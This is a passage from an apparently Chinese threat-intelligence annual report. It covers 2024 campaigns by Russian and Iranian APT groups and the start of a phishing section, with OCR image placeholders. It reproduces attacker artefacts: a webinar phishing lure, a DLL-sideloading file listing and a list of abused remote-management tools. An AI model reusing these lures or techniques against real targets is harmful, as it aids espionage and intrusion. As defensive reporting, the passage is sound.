
Warm regards,

James Ng
Executive Assistant
MARUAH

Turla使用的诱饵文档

此外，据Microsoft Threat Intelligence披露，Turla（微软代号Secret Blizzard）在2024年活动中大量使用第三方黑客组织网络资产发起攻击活动，如入侵疑似巴基斯坦背景的SideCopy,、Transparent Tribe组织的C2资产对南亚国家开展间谍活动，使用Amadey僵尸网络对乌克兰军事目标开展间谍活动等。

[下方图片引自：
https://www.microsoft.com/en-us/security/blog/wp-content/uploads/2024/12/Figure-3.-Diagram-of-how-Amadey-bots-were-used-to-load-the-Tavdig-backdoor-1.webp]




Turla的攻击链

APT29

APT29疑似背景为俄罗斯对外情报局SVR，自 2008 年以来一直活跃，经常以欧洲和北约成员国的政府网络、研究机构和智库为目标。2023年，APT29曾大规模的对欧美亚多个外交使馆发起鱼叉邮件攻击活动，该系列活动一直延续至2024年1月份。此后，APT29攻击战术及攻击目标均发生较大调整，除了传统的鱼叉邮件攻击之外，APT29还针对移动端目标发起定向攻击，其攻击目标也从2023年专注的外交部转向包括政府、学术界、国防、非政府组织在内的多个行业目标。

2024年上半年，APT29入侵蒙古政府网站制作水坑站点，使用0/NDay漏洞攻击iOS、Android移动端目标用户开展窃密活动。2024年下半年，APT29对包括英国、欧洲、澳大利亚和日本在内的数十个国家目标机构展开大规模的鱼叉邮件攻击，邮件投递社工诱饵均为网络安全建设、基线检查相关，攻击载荷为简单粗暴的恶意RDP配置文件，该系列攻击事件疑似为2021年APT29针对ADFS窃密活动的延续。

[下方图片引自：https://cert.gov.ua/article/6281076]




APT28

APT28，又名Fancy Bear、Sofacy或Sednit，隶属于俄罗斯总参谋部主要情报局 (GRU) 第 85 主要特别服务中心 (GTsSS) 军事单位 26165，至少自 2004 年以来活跃至今。


2024年，除了传统的鱼叉邮件攻击事件之外，APT28被曝光首次使用近源攻击的方式开展间谍活动，APT28通过劫持一台靠近目标单位的PC端设备渗入目标WIFI网络展开间谍活动，该攻击事件也成为第一次公开披露的APT近源攻击案例。

[下方图片引自：https://www.wired.com/story/russia-gru-apt28-wifi-daisy-chain-breach/]



Gamaredon

Gamaredon是一个疑似俄罗斯网络间谍威胁组织，自 2013 年以来一直以乌克兰的军队、非政府组织、司法机构、执法部门和非营利组织为目标。Gamaredon是俄语系组织中攻击活动最为频繁的组织，攻击目的多为前期的基础情报收集，其2024年依然高度活跃。在2024攻击活动中，Gamaredon继续使用html、lnk等常见格式恶意载荷对乌克兰和北约目标（保加利亚、拉脱维亚、立陶宛和波兰）开展鱼叉邮件攻击，并且新增了Cloudflare隧道服务类型的C2资产；除了Windows端的攻击活动，Gamaredon还使用BoneSpy、PlainGnome Android木马对移动端目标开展间谍活动。




云沙箱S捕获到的Gamaredon恶意样本

中东


APT35

APT35，也被称为Magic Hound Cobalt Illusion, Charming Kitten，是一个由伊朗资助的威胁组织，疑似归属于伊朗伊斯兰革命卫队(IRGC)，主要在中东开展活动，其历史可以追溯到 2014 年。该组织活动主要针对能源、政府和技术领域，攻击目标涉及中东、美国等地区。


2024年，微步情报局监测发现该组织利用伪造站点开展攻击活动，攻击活动主要涉及航空航天、半导体行业，地区分布为美国、泰国、阿联酋、以色列等。APT35通过伪造招聘站点、企业站点托管白加黑组件；利用站点准入或VPN准入诱使目标下载并执行恶意进程。



APT35伪造的站点



虚假招聘站点



诱饵文档


名称	大小	压缩后大小	修改时间
2022_Global_Impact_Report.pdf	13 892 503	12 440 035	2024-04-24 08:47
KLA-Setup.exe	11 915 664	11 206 624	2024-04-21 11:05
LoggingPlatform.dll	461 696	217 202	2021-09-21 04:52
logo.png	11 228	10 670	2024-04-24 08:56
mssvp.dll	160 256	71 673	2024-05-05 05:15
msvcp140.dll	448 608	157 797	2021-09-07 20:32
Qt5Core.dll	596 856	267 961	2021-09-21 04:52
Qt5QuickControls2.dll	161 072	64 823	2021-09-07 16:32
UpdateRingSettings.dll	386 944	182 331	2021-09-21 04:52
vcruntime140.dll	79 456	44 548	2021-09-07 20:32
version.dll	31 496	15 351	2022-09-08 04:07

白加黑企业VPN准入程序

MuddyWater


MuddyWater被怀疑是来自伊朗的黑客组织，该组织自2017年9月开始活跃，主要针对中东地区的航空、学术、通信、政府和能源进行攻击。

MuddyWater攻击方式以投递钓鱼邮件为主，在投递鱼叉邮件时，MuddyWater往往采用在邮件正文、附件文件中夹带外链的方式，诱使目标点击外链下载及运行远控程序。其使用的外链多为免费文件托管平台，并利用合法的远程监控和管理 (RMM) 软件或特马进行远控。



MuddyWater使用的恶意附件

其使用的合法监控或远控工具包括：Atera Agent、ScreenConnect、Syncro、SimpleHelp、RemoteUtilies、eHorus、action1 agent、Mesh Agent等。


Əziz dostlar və həmkarlar

CASPEL beynəlxalq şirkəti informasiya texnologiyaları və şəbəkə həlləri üzrə onlayn vebinar təşkil edir.

Bu beynəlxalq vebinarın keçirilməsində məqsəd hər hansı kiber vandalizmin qarşısını almaq və Afrika və Yaxın Şərqdəki informasiya texnologiyaları şirkətləri ilə dərin əlaqələr qurmaqdır.

Bu seminarda regionun bir çox nüfuzlu şirkətləri iştirak edəcək və bu sahədə bir çox ekspertlər müzakirə və fikir mübadiləsi aparacaqlar.

Bu sahədə olan bütün dostlar və şirkətlər bu vebinarda iştirak etməyə dəvət olunur.


Bu vebinarda iştirak etmək üçün aşağıdakı linkə daxil olun və vebinar proqramını yükləyin.

CASPEL-vebinar

təşəkkürlər

MuddyWater使用的诱饵文档

除合法远控工具外，分析师还捕获到了该组织针对以色列开展攻击活动的新远控特马。




远控木马指令分发


03 钓鱼篇

2024年，钓鱼攻击依然是各大APT组织、黑产团伙的主流攻击手法之一，呈现出范围广、频率高的特征。除了传统的以窃取个人信息和各大平台账户密码为目标的钓鱼攻击之外，以“黑猫”为代表的黑产团伙部署的仿冒流行软件下载页面在今年迎来爆发。攻击者在搜索引擎中使用SEO、SEM等方式，提升了仿冒网站在搜索结果中的排名，甚至能够排到首位，部分黑产团伙甚至将恶意程序下载按钮伪装成网页弹窗，用户在不经意间下载运行安装包，即会中招。同时，攻击者不断更换新的仿冒网站和下载应用，各种新的模板和配套恶意文件雨后春笋般涌现，堪称“最卷鱼市”。

钓鱼情报数量月度变化趋势



钓鱼顶级域名排行及分布

